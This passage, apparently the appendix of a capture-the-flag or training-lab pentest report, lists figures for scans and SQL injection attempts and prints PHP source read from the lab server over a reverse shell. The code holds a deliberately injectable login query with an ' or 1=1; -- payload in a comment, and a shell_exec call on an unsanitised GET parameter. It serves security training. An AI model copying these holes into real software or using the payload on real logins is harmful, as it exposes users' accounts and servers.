


Figure 158: Nikto results for port 1337

Figure 159: Whatweb - Reasons for multiple Bootstrap versions on port 80 ChatGPT log

Source: `https://chatgpt.com`




Figure 160: Successful SQL injection attempt 1




Figure 161: Successful SQL injection attempt 2




Figure 162: Successful SQL injection attempt 3

126

```
www-data@AuV-Mesa-Entry-15:~/html$ cat login.php
<?php
    session_start();//session starts here
    // https://www.c-sharpcorner.com/UploadFile/9582c9/script-for-login-logout-and-view-using-php-mysql-and-boots/
    ?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css\bootstrap.css">
    <title>Login</title>
</head>
<style>
.login-panel {
    margin-top: 150px;
</style>

<body>

    <div class="container">
        <div class="row">
            <div class="col-md-4 col-md-offset-4">
                <div class="login-panel panel panel-success">
                    <div class="panel-heading">
                        <h3 class="panel-title">Sign In</h3>
                    </div>
                    <div class="panel-body">
                        <form role="form" method="post" action="login.php">
                            <fieldset>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Username" name="username" type="username"
                                        autofocus>
                                </div>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Password" name="pass" type="password"
                                        value="">
                                </div>


                                <input class="btn btn-lg btn-success btn-block" type="submit" value="login"
                                    name="login">
                                <?php if($_SESSION['error']) echo "<div class='alert alert-danger'> incorrect login.</div>" ?>
                                <!-- Change this to a button or input when using this as a form -->
                                <!--  <a href="index.html" class="btn btn-lg btn-success btn-block">Login</a> -->
                            </fieldset>
                        </form>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>

</html>

<?php

    include("db.php");

    if(isset($_POST['login']))
    {   //ICSe{l34rn_fr0m_s0urc3_c0de_r3v13w}
        //AUER ' or 1=1; --
        //Always use protection! ;-) Escape input and use variable binding if available.
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE username='$user_name' AND password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);

        if(mysqli_num_rows($run))
        {
            $row=mysqli_fetch_array($run);
            $_SESSION['logged_user']=$user_name;//here session is used and value of $user_email store in $_SESSION.
            $_SESSION['isAdmin']=$row[3];
            unset($_SESSION['error']);
            echo "<script>window.open('management.php','_self')</script>";

        }
        else
        {
          $_SESSION['error'] = true;
          unset($_SESSION['isAdmin']);
          unset($_SESSION['logged_user']);
        }
```

Figure 163: login.php read via reverse shell

```
www-data@AuV-Mesa-Entry-15:~/html$ cat login.php.save
#Don't edit files on prod system. Most editors keep a .save file, which can remain if the editor was incorrectly closed (e.g. crashed).
#ICSe{n3v3r_pr0d_3d1t}
<?php
    session_start();//session starts here
    // https://www.c-sharpcorner.com/UploadFile/9582c9/script-for-login-logout-and-view-using-php-mysql-and-boots/
    ?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css\bootstrap.css">
    <title>Login</title>
</head>
<style>
.login-panel {
    margin-top: 150px;
</style>

<body>

    <div class="container">
        <div class="row">
            <div class="col-md-4 col-md-offset-4">
                <div class="login-panel panel panel-success">
                    <div class="panel-heading">
                        <h3 class="panel-title">Sign In</h3>
                    </div>
                    <div class="panel-body">
                        <form role="form" method="post" action="login.php">
                            <fieldset>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Username" name="username" type="username"
                                        autofocus>
                                </div>
                                <div class="form-group">
                                    <input class="form-control" placeholder="Password" name="pass" type="password"
                                        value="">
                                </div>


                                <input class="btn btn-lg btn-success btn-block" type="submit" value="login"
                                    name="login">
                                <?php if($_SESSION['error']) echo "<div class='alert alert-danger'> incorrect login.</div>" ?>
                                <!-- Change this to a button or input when using this as a form -->
                                <!--  <a href="index.html" class="btn btn-lg btn-success btn-block">Login</a> -->
                            </fieldset>
                        </form>
                    </div>
                </div>
            </div>
        </div>
    </div>
</body>

</html>

<?php

    include("db.php");

    if(isset($_POST['login']))
    {   //AUER ' or 1=1; --
        $user_name=$_POST['username'];
        $user_pass=md5($_POST['pass']);

        $check_user="select * from users WHERE username='$user_name' AND password='$user_pass'";

        $run=mysqli_query($dbcon,$check_user);

        if(mysqli_num_rows($run))
        {
            $row=mysqli_fetch_array($run);
            $_SESSION['logged_user']=$user_name;//here session is used and value of $user_email store in $_SESSION.
            $_SESSION['isAdmin']=$row[3];
            unset($_SESSION['error']);
            echo "<script>window.open('management.php','_self')</script>";

        }
        else
        {
          $_SESSION['error'] = true;
          unset($_SESSION['isAdmin']);
          unset($_SESSION['logged_user']);
        }
```

Figure 164: login.php.save read via reverse shell

```
www-data@AuV-Mesa-Entry-15:~/html$ cat management.php
<?php
session_start();

if(!$_SESSION['logged_user'])
{

    header("Location: login.php");//redirect to the login page to secure the welcome page without login access.
}

?>

<html>

<head lang="en">
    <meta charset="UTF-8">
    <link type="text/css" rel="stylesheet" href="css\bootstrap.css">
    <link type="text/css" rel="stylesheet" href="css\m.css">
    <title>USER MANAGEMENT</title>
</head>

<body>
    <center><h1>Zucc's Management System</h1></center><br>
<div id="warp">
<div id="user">
<div id="u-area">

<?php
echo "Welcome, " . (($_SESSION['isAdmin']==1) ? "<strong><span style=\"color:red\">" . $_SESSION['logged_user'] . "</span></strong>" : $_SESSION['logged_user']);
?>
</div>
<div id="logout"><a href="logout.php" class="btn btn-outline-danger">Logout</a></div>
</div>
<?php

if($_SESSION['logged_user'] != "marq" && $_SESSION['logged_user'] != freeman && $_SESSION['logged_user'] != groves){
        echo "<div class=\"alert alert-hacker\"><strong><center>ICSe{f4m0us_10r1_1n13ct}</strong></center></div>";
}
if($_SESSION['isAdmin']==1){
    echo "<div class=\"table-scrol\"><h1 align=\"center\">All the Users</h1><div class=\"table-responsive\">⇦——this is used for responsive display in mobile and
    echo "<table class=\"table table-bordered table-hover table-striped\" style=\"table-layout: fixed\">";
    echo "<thead class=\thead-dark\">
    <tr>

        <th>User Id</th>
        <th>Username</th>
        <th colspan=\"2\">Userpass</th>
        <th>Salary</th>
        <th>System Access?</th>
        <th>Unixname</th>
        <th>Delete User</th>
    </tr>
    </thead>";

    include("db.php");
    $view_users_query="select * from users";//select query for viewing users.
    $run=mysqli_query($dbcon,$view_users_query);//here run the sql query.

    while($row=mysqli_fetch_array($run))//while look to fetch the result and store in a array $row.
            {
                $user_id=$row[0];
                $user_name=$row[1];
                $user_pass=$row[2];
                $user_salary=$row[6];
                $user_hasUnix=$row[4];
                $user_unixName=$row[5];

            echo "<tr>
            ⇦——here showing results in the table ——⇨
                        <td>". $user_id .  "</td>
    <td>" . $user_name . "</td>
    <td colspan=\"2\">" . $user_pass .  "</td>
    <td>" . $user_salary .  "</td>
    <td>" . $user_hasUnix .  "</td>
    <td>" . $user_unixName .  "</td>
    <td><a href=\"#" . $user_id ."\"><button>Delete</button></a></td>
    </tr>";
    }
    echo "<table>
        </div>
        </div>";
}?>
    <center>
    <form>
        <select name="read">
            <option value="err.log" selected>Errors</option>
            <option value="login.log" selected>Logins</option>
            <option value="sys.log" selected>System</option>
        </select>
        <input class="btn btn-primary" type="submit" value="Read">
    </form>
    <?php
    echo "<div>LATEST EVENT:<br><div id=\"logs\">";
    if(isset($_GET['read'])){
        //ICSe{b3c0ming_wh1t3b0x_p3nt3st3r}
        //Some functions are unsafe. Never directly execute anything given by a user!
        $stuff = shell_exec("cat " . $_GET['read']);
        echo $stuff . "<br></div><div>";
        if($_GET['read'] != "err.log" && $_GET['read'] != "login.log" && $_GET['read'] != "sys.log"){
            echo "<span style=\"background-color:#011526; color:#F2B872\">( ͡° ͜ʖ ͡°) 👉 <strong>ICSe{1s_th1s_4_lf1?}</strong></span>";
        }
    }
echo "</div></div></div></center>";

?>
</body>
```

Figure 165: management.php read via reverse shell

